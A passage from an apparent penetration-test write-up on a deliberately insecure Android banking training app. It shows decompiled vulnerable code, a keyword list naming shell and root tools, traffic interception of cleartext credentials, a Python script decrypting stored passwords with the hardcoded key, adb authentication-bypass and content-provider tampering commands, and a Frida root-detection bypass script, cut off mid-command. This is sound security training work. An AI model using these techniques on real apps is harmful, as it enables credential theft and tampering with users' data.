4	Activity (com.android.insecureapp.PostLogin) is vulnerable to StrandHogg 2.0	high	Activity is found to be vulnerable to StrandHogg 2.0 task hijacking vulnerability. When vulnerable, it is possible for other applications to place a malicious activity on top of the activity stack of the vulnerable application. This makes the application an easy target for phishing attacks. The vulnerability can be remediated by setting the launch mode attribute to "singleinstance" and by setting an empty taskAffinity (taskAffinity=""). You can also update the target SDK version (26) of the app to 29 or higher to fix this issue at platform level.
5	Activity (com.android.insecureapp.PostLogin) is not Protected. [android:exported=true]	warning	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.
6	Activity (com.android.insecureapp.DoTransfer) is vulnerable to StrandHogg 2.0	high	Activity is found to be vulnerable to StrandHogg 2.0 task hijacking vulnerability. When vulnerable, it is possible for other applications to place a malicious activity on top of the activity stack of the vulnerable application. This makes the application an easy target for phishing attacks. The vulnerability can be remediated by setting the launch mode attribute to "singleinstance" and by setting an empty taskAffinity (taskAffinity=""). You can also update the target SDK version (26) of the app to 29 or higher to fix this issue at platform level.
7	Activity (com.android.insecureapp.DoTransfer) is not Protected. [android:exported=true]	warning	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.
8	Activity (com.android.insecureapp.ViewStatement) is vulnerable to StrandHogg 2.0	high	Activity is found to be vulnerable to StrandHogg 2.0 task hijacking vulnerability. When vulnerable, it is possible for other applications to place a malicious activity on top of the activity stack of the vulnerable application. This makes the application an easy target for phishing attacks. The vulnerability can be remediated by setting the launch mode attribute to "singleinstance" and by setting an empty taskAffinity (taskAffinity=""). You can also update the target SDK version (26) of the app to 29 or higher to fix this issue at platform level.
9	Activity (com.android.insecureapp.ViewStatement) is not Protected. [android:exported=true]	warning	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.
10	Content Provider (com.android.insecureapp.TrackUserContentProvider) is not Protected. [android:exported=true]	warning	A Content Provider is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.
11	Broadcast Receiver (com.android.insecureapp.MyBroadcastReceiver) is not Protected. [android:exported=true]	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.
12	Activity (com.android.insecureapp.ChangePassword) is vulnerable to StrandHogg 2.0	high	Activity is found to be vulnerable to StrandHogg 2.0 task hijacking vulnerability. When vulnerable, it is possible for other applications to place a malicious activity on top of the activity stack of the vulnerable application. This makes the application an easy target for phishing attacks. The vulnerability can be remediated by setting the launch mode attribute to "singleinstance" and by setting an empty taskAffinity (taskAffinity=""). You can also update the target SDK version (26) of the app to 29 or higher to fix this issue at platform level.
13	Activity (com.android.insecureapp.ChangePassword) is not Protected. [android:exported=true]	warning	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.

As for the 'AndroidManifest.xml' and certificates, that's all. As can be seen in the images, the same thing has been obtained as manually, but faster and with more detailed information about possible vulnerabilities.

Fourth, the source code is analyzed for hardcoded credentials/API keys, exposed URLs or IPs, unvalidated log outputs, use of weak encryption algorithms (DES, MD5 or SHA-1), permissions defined from the source code, insecure data storage, insecure implementation of WebView, SQL Injection, execution of system commands, detection of rooted device, insecure algorithms for generating random numbers, obtaining data from the device, sending SMS/MMS by the application, activated location and hidden fields. Calibri (Body)

To carry out this analysis, a table with the main keywords is first defined, to identify the previous vulnerabilities:

Vulnerability	Keyword
Hardcoded credentials/API keys	API_KEY, apiKey, secret, token, Authorization, Bearer, password
Insecure WebView deployment and no SSL validation	setJavaScriptEnabled, addJavascriptInterface, loadUrl, WebViewClient, shouldOverrideUrlLoading, SslErrorHandler, onReceivedSslError

Insecure data storage	getSharedPreferences, openFileOutput, SQLiteDatabase
Logs with sensitive information	Log.d, Log.i, Log.e, Log.v, System.out.println, printStackTrace
Use of weak cryptography	MD5, SHA1, DES, Cipher.getInstance
Permissions defined from source code	requestPermissions(), checkSelfPermission(), shouldShowRequestPermissionRationale(), getSystemService()
SQL Injection	rawQuery(), execSQL(), query(), insert(), update(), delete(), String query = or String sql =
Execution of system commands	Runtime.getRuntime().exec, ProcessBuilder, system(), su, sh, bash, /system/bin/sh, os.system()
Detection of rooted devices	Android.u, Superuser, supersu, magisk, /system/xbin/which, /system/bin/su, test-keys, isRoot, isDeviceRooted, root.tools.isaccessgiven
Insecure random number generation algorithms	java.util.Random, Math.random, seed
SMS/MMS sending by the application	sendTextMessage, sendMultipartTextMessage, sendDataMessage, SmsManager, android.telephony.SmsManager, SmsMessage, getMessageBody, getOriginatingAddress,
Location On	GetLastKnownLocation, requestLocationUpdates, FusedLocationProviderClient, getLatitude getLongitude LocationManager, LocationListener
Hidden fields	hidden, putExtra, session, auth, csrf, access_token, visibility, setvisible, background, setValue, hiddenField, hiddenValue

With this list of keywords and using the JADX search engine, each keyword is discarded in search of vulnerabilities. Filtering out possible false positives, in reference to keyword searches, results in an endless number of vulnerabilities, so only some of them will be shown:

- Insecure Webview deployment. We found vulnerable code to XSS stored:

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_view_statement);
    Intent intent = getIntent();
    this.uname = intent.getStringExtra("uname");
    String FILENAME = "Statements_" + this.uname + ".html";
    File fileToCheck = new File(Environment.getExternalStorageDirectory(), FILENAME);
    System.out.println(fileToCheck.toString());
    if (fileToCheck.exists()) {
        WebView mWebView = (WebView) findViewById(R.id.webView1);
        mWebView.loadUrl("file://" + Environment.getExternalStorageDirectory() + "/" + FILENAME);
        mWebView.getSettings().setJavaScriptEnabled(true);
        mWebView.getSettings().setSaveFormData(true);
        mWebView.getSettings().setBuiltInZoomControls(true);
        mWebView.setWebViewClient(new MyWebViewClient());
        WebChromeClient cClient = new WebChromeClient();
        mWebView.setWebChromeClient(cClient);
        return;
    }
    Intent gobacktoPostLogin = new Intent(this, (Class<?>) PostLogin.class);
    startActivity(gobacktoPostLogin);
    Toasteroid.show(this, "Statement does not Exist!!", Toasteroid.STYLES.WARNING, 0);
}
```

As noted,

- 'mWebView.getSettings().setJavaScriptEnabled(true);', JavaScript está activado.
- 'settings.setJavaScriptCanOpenWindowsAutomatically(true);', se permite abrir ventanas emergentes.
- 'Environment.getExternalStorageDirectory() + "/Statements_" + this.uname + ".html", is saved at the .html to external storage, so an attacker could modify the file directly and store malicious code.

Possible risks, theft of cookies or redirection to malicious websites (web phishing, downloading malicious apks...).

- Use of weak cryptography and hardcoded AES key:

```
public class CryptoClass {
    String base64Text;
    byte[] cipherData;
    String cipherText;
    String plainText;
    String key = "This is the super secret key 123";
    byte[] ivBytes = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};

    public static byte[] aes256encrypt(byte[] ivBytes, byte[] keyBytes, byte[] textBytes) throws Exception {
        AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes);
        SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(1, newKey, ivSpec);
        return cipher.doFinal(textBytes);
    }

    public static byte[] aes256decrypt(byte[] ivBytes, byte[] keyBytes, byte[] textBytes) throws Exception {
        AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes);
        SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(2, newKey, ivSpec);
        return cipher.doFinal(textBytes);
    }
}
```

The AES key 'This is the super secret key 123' is hardcoded, so any attacker could decrypt the data. Also, a predictable and static IV is observed that eliminates the security of CBC, allowing for replay attacks.

- Hardcoded admin user 'devadmin', facilitates brute force attacks (in this case the password is 'devadmin'):

```
nameValuePairs.add(new BasicNameValuePair("password", DoLogin.this.password));
if (DoLogin.this.username.equals("devadmin")) {
    httpPost2.setEntity(new UrlEncodedFormEntity(nameValuePairs));
    responseBody = httpClient.execute(httpPost2);
} else {
    httpPost.setEntity(new UrlEncodedFormEntity(nameValuePairs));
    responseBody = httpClient.execute(httpPost);
}
```

This user should be deleted when the application is in production, or at least, not use common credentials.

- Insecure data storage: Using 'SharedPreferences' to store credentials, so they can be easily extracted from the device. Use of weak encryption for 'Username', moreover, it uses Base64 which only encrypts and to use Cryptoclass with its hardcoded password 'This is the super secret key 123'.

```
private void saveCreds(String username, String password) throws UnsupportedEncodingException, InvalidKeyException {
    SharedPreferences mySharedPreferences = DoLogin.this.getSharedPreferences("mySharedPreferences", 0);
    SharedPreferences.Editor editor = mySharedPreferences.edit();
    DoLogin doLogin = DoLogin.this;
    doLogin.rememberme_username = username;
    doLogin.rememberme_password = password;
    String base64Username = new String(Base64.encodeToString(doLogin.rememberme_username.getBytes(), 4));
    CryptoClass crypt = new CryptoClass();
    DoLogin doLogin2 = DoLogin.this;
    doLogin2.superSecurePassword = crypt.aesEncryptedString(doLogin2.rememberme_password);
    editor.putString("EncryptedUsername", base64Username);
    editor.putString("superSecurePassword", DoLogin.this.superSecurePassword);
    editor.commit();
}
```

- Exposure of confidential information in logs: exposure of the new password and phone number in system logs, accessible from other apps.

```
@Override // android.app.Activity
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_change_password);
    this.serverDetails = PreferenceManager.getDefaultSharedPreferences(this);
    this.serverip = this.serverDetails.getString("serverip", null);
    this.serverport = this.serverDetails.getString("serverport", null);
    this.changePassword_text = (EditText) findViewById(R.id.editText_newPassword);
    Intent intent = getIntent();
    this.username = intent.getStringExtra("uname");
    System.out.println("newpassword" + this.username);
    this.textView_username = (TextView) findViewById(R.id.textView_username);
    this.textView_username.setText(this.username);
    this.changePassword_button = (Button) findViewById(R.id.button_newPasswordSubmit);
    this.changePassword_button.setOnClickListener(new View.OnClickListener() { // from class: con.android.insecureapp.ChangePassword.1
        @Override // android.view.View.OnClickListener
        public void onClick(View v) {
            JSONObject jsonObject = new JSONObject(ChangePassword.this.result);
            String login_response_message = jsonObject.getString("message");
            Toast.makeText(ChangePassword.this.getApplicationContext(), login_response_message + ". Restart application to Continue.", 1);
            TelephonyManager phoneManager = (TelephonyManager) ChangePassword.this.getApplicationContext().getSystemService("phone");
            String phoneNumber = phoneManager.getLine1Number();
            System.out.println("phnno:" + phoneNumber);
            ChangePassword.this.broadcastChangepasswordSMS(phoneNumber, ChangePassword.this.changePassword_text.getText().toString());
        }
    });
}
```

- Use of http protocol instead of https: credentials can be intercepted in traffic.

```
Nodo
secureapp.ChangePassword.RequestChange: HttpPost httpPost = new HttpPost(ChangePassword.this.protocol + Change
secureapp.DoLogin.RequestTask.postData: HttpPost httpPost = new HttpPost(DoLogin.this.protocol + DoLogin.this
secureapp.DoTransfer.RequestDoGets2.do: HttpPost httpPost = new HttpPost(DoTransfer.this.protocol + DoTransfer
secureapp.DoTransfer.RequestDoTransfer: HttpPost httpPost = new HttpPost(DoTransfer.this.protocol + DoTransfer
roid.gms.internal.zzw.zzb(zzk?>, Map<: HttpPost httpPost = new HttpPost(zzkVar.getUrl());
```

- Superuser check: 'which su' looks up if the binary 'su' (superuser) is present in the system, the other functions do similar scans:

```
void showRootStatus() {
    boolean isrooted = doesSuperuserApkExist("/system/app/Superuser.apk") || doesSUXist();
    if (isrooted) {
        this.root_status.setText("Rooted Device!!");
    } else {
        this.root_status.setText("Device not Rooted!!");
    }
}

private boolean doesSUXist() {
    Process process = null;
    try {
        process = Runtime.getRuntime().exec(new String[]{"system/bin/which", "su"});
        BufferedReader in = new BufferedReader(new InputStreamReader(process.getInputStream()));
        if (in.readLine() != null) {
            if (process != null) {
                process.destroy();
            }
            return true;
        }
        if (process != null) {
            process.destroy();
        }
        return false;
    } catch (Throwable th) {
        if (process != null) {
            process.destroy();
        }
        return false;
    }
}

private boolean doesSuperuserApkExist(String s) {
    File rootFile = new File("/system/app/Superuser.apk");
    Boolean doesexist = Boolean.valueOf(rootFile.exists());
    return doesexist.booleanValue();
}
```

- Emulated Device Verification: Using the 'CheckIfDeviceIsEmulator()' Function

```
private void checkEmulatorStatus() {
    Boolean isEmulator = checkIfDeviceIsEmulator();
    if (isEmulator.booleanValue()) {
        Toasteroid.show(this, "Application running on Emulator", Toasteroid.STYLES.ERROR, 1);
    } else {
        Toasteroid.show(this, "Application running on Real device", Toasteroid.STYLES.SUCCESS, 1);
    }
}

private Boolean checkIfDeviceIsEmulator() {
    if (Build.FINGERPRINT.startsWith("generic") || Build.FINGERPRINT.startsWith("unknown") || Build.MODEL.contains("google_sdk") || Build.MODEL.contains("Emulator") || Build.MODEL.contains("w
    ) return true;
    ) return false;
}
```

- Insecure algorithms for generating random numbers: use of Math.random and the java.util.random library.

```
package com.google.android.gms.ads.internal.client;

import com.google.android.gms.ads.internal.client.zzu;
import java.util.Random;

/* loaded from: classes.dex */
public class zzl extends zzu.zza {
    private long zzsA;
    private Object zzqt = new Object();
    private final Random zzsz = new Random();


    public zzl() {
        zzcG();
    }
}
```

Here are some of the vulnerabilities found using SAST.

5. Dynamic Analysis Process


- *Interception of traffic between application and server*

For the dynamic analysis, an emulated device will be used, using the emulator 'Genymotion'. The emulated device is the Samsung Galaxy S3 running Android 5.1.0 (Lollipop), then the Android API is 22, and as mentioned above, this app is developed for a minimum API of 15 and maximum of 26. As an observation, in the 'AndroidManifest.xml' file, the 'READ_EXTERNAL_STORAGE' permission is defined limited to API 18, i.e. this permission is not allowed on the emulated device. To access the emulated device, the tool, 'adb', will be used.




To intercept traffic between the web application and the server, the 'Burp suite' tool will be used.

First, 'Burp Suite' is configured to enable all network interfaces on port 8080 and, in addition, it is defined where to redirect the traffic once intercepted, as can be seen in the following image:




Second, the proxy must be configured on the device and the burpsuite certificate must be downloaded. Proxy settings:



Then the burp certificate is configured, downloaded from 'http://burp' from the device itself. The certificate extension is modified from '.der' to '.cer' from ADB and then from Advanced Wi-Fi settings, the certificate is installed, as shown in the following images:

```
root@vbox86p:/sdcard/Download # mv cacert.der cacert.cer && ls
cacert.cer
```



Thereafter, you can start intercepting traffic, as shown in the following image:

<pre>1 POST /getaccounts HTTP/1.1 2 Content-Length: 40 3 Content-Type: application/x-www-form-urlencoded 4 Host: 192.168.1.11:8888 5 Connection: keep-alive 6 User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4) 7 username=dinesh&password=Dinesh%40123%24</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 Content-Length: 100 4 Date: Thu, 27 Mar 2025 21:09:29 GMT 5 Server: localhost 6 7 {"message": "Correct Credentials so get accounts will continue", "from": 888888888, "to": 666666666}</pre>
---	--

You can also change the password from 'Repeater':

<pre>1 POST /getaccounts HTTP/1.1 2 Content-Length: 40 3 Content-Type: application/x-www-form-urlencoded 4 Host: 192.168.1.11:8888 5 Connection: keep-alive 6 User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4) 7 username=dinesh&password=Dinesh%40123%24</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 Content-Length: 100 4 Date: Thu, 27 Mar 2025 21:09:29 GMT 5 Server: localhost 6 7 {"message": "Correct Credentials so get accounts will continue", "from": 888888888, "to": 666666666}</pre>
---	--

If we run the database, we see that it has actually been modified and that the credentials and other data are in clear text, a critical vulnerability:

mydb.db ▶ users					
Reset Filters					
Records: 2					
	id	username	password	first_name	last_name
1	1	dinesh	Dinesh@123\$	dinesh	shetty
2	2	jack	contrsena_cambiada	jack	apples

As for transfers, movements can also be observed, since communications are not encrypted with SSL/TLS:

Pretty	Raw	Hex	Render
1 POST /dotransfer HTTP/1.1			1 HTTP/1.1 200 OK
2 Content-Length: 96			2 Content-Type: text/html; charset=utf-8
3 Content-Type: application/x-www-form-urlencoded			3 Content-Length: 78
4 Host: 192.168.1.11:8888			4 Date: Thu, 27 Mar 2025 21:24:56 GMT
5 Connection: keep-alive			5 Server: localhost
6 User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)			6
7			7 {"message": "Success", "from": "888888888", "to": "666666666",
8 username=dinesh&password=Dinesh@123\$&from_acc=888888888&to_acc=666666666&amount=45			8 "amount": "45"}

This vulnerability is critical, as all kinds of sensitive data are leaked; Usernames, passwords, bank accounts...

- *Application debugging vulnerabilities*
 - Downloading APK from your device and viewing AndroidManifest.xml:

From static analysis it is known that android:debuggable="true", so getting the apk is as easy as:


Find the apk path:

```
vbox86p: / # pm list packages | grep 'insecure'
package:com.android.insecureapp
vbox86p: / # pm path com.android.insecureapp
package:/data/app/com.android.insecureapp-1/base.apk
```

Download the apk:


```
pedro@pedro ~ /Escritorio $ adb pull /data/app/com.android.insecureapp-1/base.apk
/data/app/com.android.insecureapp-1/base...d. 40.9 MB/s (3627039 bytes in 0.085s)
pedro@pedro ~ /Escritorio $ ls | grep 'base'
base.apk
```

Use JADX to display content:




- Webview in debug mode:


Thanks to the Webview permissions defined in the code, clicking on the 'View Statement' option activates the Webview debugging option, which allows you to see the content that WebView is loading in Chrome. In addition, the content can be modified live, with JavaScript code or even alter the behavior of the app. The following evidence is provided:



Webview in Chrome:



By using the console, it would be possible to download an APK or access websites without the user's consent:



As you can see, it runs within the app.

- Sensitive logs in production:

Using `mySharedPreferences.xml` to store this type of data already denotes a serious fault, because with a rooted device you can access its contents. Although, you might think that, by

using AES encapsulated in base64, the password will be secure. However, there is another bug that was detected in the static analysis of the APK. The AES key is hardcoded in the code and not only that, the initialization vector is also hardcoded. So, developing a python code that decrypts the password is as simple as:

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import base64
texto_cifrado = "DTrW2VXjSoFdG0e61fHxJg=="

texto_cifrado_AES = base64.b64decode(texto_cifrado)
clave= 'This is the super secret key 123'.encode('utf-8')
iv = bytes([0] * 16)

cipher = AES.new(key, AES. MODE_CBC, iv) # Configure the AES Cipher in CBC Mode
plain_text = unpad(cipher.decrypt(texto_cifrado_AES), AES.block_size) # Descifrar y eliminar padding

print(plain_text.decode('utf-8'))
```


The plaintext password for 'DTrW2VXjSoFdG0e61fHxJg==' is:

```
pedro@pedro ~$ /home/pedro/anaconda3/bin/python /home/pedro/Escritorio/descifrar_AES.py
Dinesh@123$
```

The plaintext password for 'MWdLHl1gdPw36PdHXkv8/6c3IFFDhwVUfiadDdasQb4=' is:

```
pedro@pedro ~$ /home/pedro/anaconda3/bin/python /home/pedro/Escritorio/descifrar_AES.py
contrsena_cambiada
```

Both users are in base 64, so on any website you can decode:



Finally, another vulnerability would be that credentials and other data are stored in the application's database in clear text:

mydb.db > users					
Reset Filters					
Records: 2					
	id	username	password	first_name	last_name
		Search column...	Search column...	Search column...	Search column...
1	1	dinesh	Dinesh@123\$	dinesh	shetty
2	2	jack	contrsena_cambiada	jack	apples

- *Authentication bypass*

Returning to the static analysis, more specifically the 'AndroidManifest.xml', the following lines can be observed:

```

<activity
    android:label="@string/title_activity_post_login"
    android:name="com.android.insecureapp.PostLogin"
    android:exported="true"/>
<activity
    android:label="@string/title_activity_wrong_login"
    android:name="com.android.insecureapp.WrongLogin"/>
<activity
    android:label="@string/title_activity_do_transfer"
    android:name="com.android.insecureapp.DoTransfer"
    android:exported="true"/>
<activity
    android:label="@string/title_activity_view_statement"
    android:name="com.android.insecureapp.ViewStatement"
    android:exported="true"/>
<provider
    android:name="com.android.insecureapp.TrackUserContentProvider"
    android:exported="true"
    android:authorities="com.android.insecureapp.TrackUserContentProvider"/>
<receiver
    android:name="com.android.insecureapp.MyBroadCastReceiver"
    android:exported="true">
    <intent-filter>

```


When 'android:exported='true' is found, anyone could launch these 'Activities' directly, without authenticating. For example, using ADB.

Thanks to the above information, we proceed to the authentication bypass through the use of ADB as can be seen in the following images:

```

pedro@pedro ~$ adb shell am start -n com.android.insecureapp/.PostLogin
Starting: Intent { cmp=com.android.insecureapp/.PostLogin }
pedro@pedro ~$

```



The same can be done to make transfers and to view the 'View Statement', by:

```

pedro@pedro ~$ adb shell am start -n com.android.insecureapp/.ViewStatement
Starting: Intent { cmp=com.android.insecureapp/.ViewStatement }
pedro@pedro ~$ adb shell am start -n com.android.insecureapp/.DoTransfer
Starting: Intent { cmp=com.android.insecureapp/.DoTransfer }

```

Finally, we check the android content provider, 'TrackUserContentProvider' through which any app or user connected through adb can read, modify or delete data. The JADX search engine is used and the following URL is found in the code:

```

Q: trackuser
Buscar definiciones de:
[ ] Clase [ ] Método [ ] Campo [x] Código [ ] Resource [ ] Comments
Opciones de búsqueda: Limit to package:
[x] Ignorar minúsculas/mayúsculas [ ] Regex [ ] Active tab only

at TrackUser.Logins();
es private void TrackUser.Logins() {
us DoLogin.this.getContentResolver().insert(TrackUserContentProvider.CONTENT_URI, values);
public class TrackUserContentProvider extends ContentProvider {
static final String PROVIDER_NAME = "com.android.insecureapp.TrackUserContentProvider";
static final String URL = "content://com.android.insecureapp.TrackUserContentProvider/trackusers";
super(context, TrackUserContentProvider.DATABASE_NAME, (SQLiteDatabase.CursorFactory) null, 1);
t: db.execSQL(TrackUserContentProvider.CREATE_DB_TABLE);

```

Thanks to which we can list the users who have authenticated:

```
pedro@pedro ~$ adb shell content query --uri content://com.android.insecureapp.TrackUserContentProvider/trackerusers

Row: 0 id=1, name=dinesh
Row: 1 id=2, name=dinesh
Row: 2 id=3, name=dinesh
Row: 3 id=4, name=dinesh
Row: 4 id=5, name=dinesh
Row: 5 id=8, name=dinesh
Row: 6 id=10, name=dinesh
Row: 7 id=6, name=jack
Row: 8 id=7, name=jack
```

Even inserting, modifying, or deleting the ContentProvider:

```
pedro@pedro ~$ adb shell content insert --uri content://com.android.insecureapp.TrackUserContentProvider/trackerusers --bind name:s:'Pedro'

pedro@pedro ~$ adb shell content update --uri content://com.android.insecureapp.TrackUserContentProvider/trackerusers --bind name:s:'nombre_modificado' --where "id=1"

pedro@pedro ~$ adb shell content delete --uri content://com.android.insecureapp.TrackUserContentProvider/trackerusers --where "id=3"
```

You get:

```
pedro@pedro ~$ adb shell content query --uri content://com.android.insecureapp.TrackUserContentProvider/trackerusers

Row: 0 id=13, name=Pedro
Row: 1 id=14, name=Pedro
Row: 2 id=2, name=dinesh
Row: 3 id=4, name=dinesh
Row: 4 id=5, name=dinesh
Row: 5 id=8, name=dinesh
Row: 6 id=10, name=dinesh
Row: 7 id=6, name=jack
Row: 8 id=7, name=jack
Row: 9 id=9, name=jack
Row: 10 id=11, name=jack
Row: 11 id=12, name=jack
Row: 12 id=1, name=nombre_modificado
```

- *Root detection bypass*

For this section, those functions that are responsible for detecting the rooted device will be intercepted, such as:

```
void showRootStatus() {
    boolean isrooted = doesSuperuserApkExist("/system/app/Superuser.apk") || doesSUXexist();
    if (isrooted) {
        this.root_status.setText("Rooted Device!!");
    } else {
        this.root_status.setText("Device not Rooted!!");
    }
}

private boolean doesSUXexist() {
    Process process = null;
    try {
        process = Runtime.getRuntime().exec(new String[]{"system/bin/which", "su"});
        BufferedReader in = new BufferedReader(new InputStreamReader(process.getInputStream()));
        if (in.readLine() != null) {
            if (process != null) {
                process.destroy();
            }
            return true;
        }
        if (process != null) {
            process.destroy();
        }
        return false;
    } catch (Throwable th) {
        if (process != null) {
            process.destroy();
        }
        return false;
    }
}

private boolean doesSuperuserApkExist(String s) {
    File rootFile = new File("/system/app/Superuser.apk");
    Boolean doesexist = Boolean.valueOf(rootFile.exists());
    return doesexist.booleanValue();
}
```

Once intercepted, the boolean is modified so that it is fake and does not detect the rooted device. To do this, Frida and the following javascript code are used:


```
Java.perform(function() { console.log("[*] Starting Root Detection Bypass...");
```

```
// Hook Superuser.apk
var File = Java.use('java.io.File');

File.exists.implementation = function() {
    var path = this.getAbsolutePath();
    if (path.includes('Superuser.apk')) {
        console.log('[Bypass] File.exists() on: ' + path + ' --> false');
        return false; // Fingimos que no existe el APK
    }
    return this.exists(); // Para otros archivos, comportamiento normal
};


//Hook 'su'
var Runtime = Java.use('java.lang.Runtime');
Runtime.exec.overload('[Ljava.lang.String;'). implementation = function(cmd_array) {
    var cmd_str = cmd_array.join(' ');
    if (cmd_str.includes('which su')) {
        console.log('[Bypass] Runtime.exec() on: ' + cmd_str + ' --> pretend no su found');
        var ProcessBuilder = Java.use('java.lang.ProcessBuilder');
        var fakeProcess = ProcessBuilder.$new(['']).start();
        return fakeProcess;
    }
    return this.exec(cmd_array);
};
console.log("[*] Hooks Installed!");
});
```

Frida runs on the device:



```
vbox86p:/tmp # ls
frida_1
vbox86p:/tmp # ./frida_1
```

Subsequently, the PID of the app is obtained and frida is executed on the host:



```
vbox86p:/ # ps | grep 'insecure'
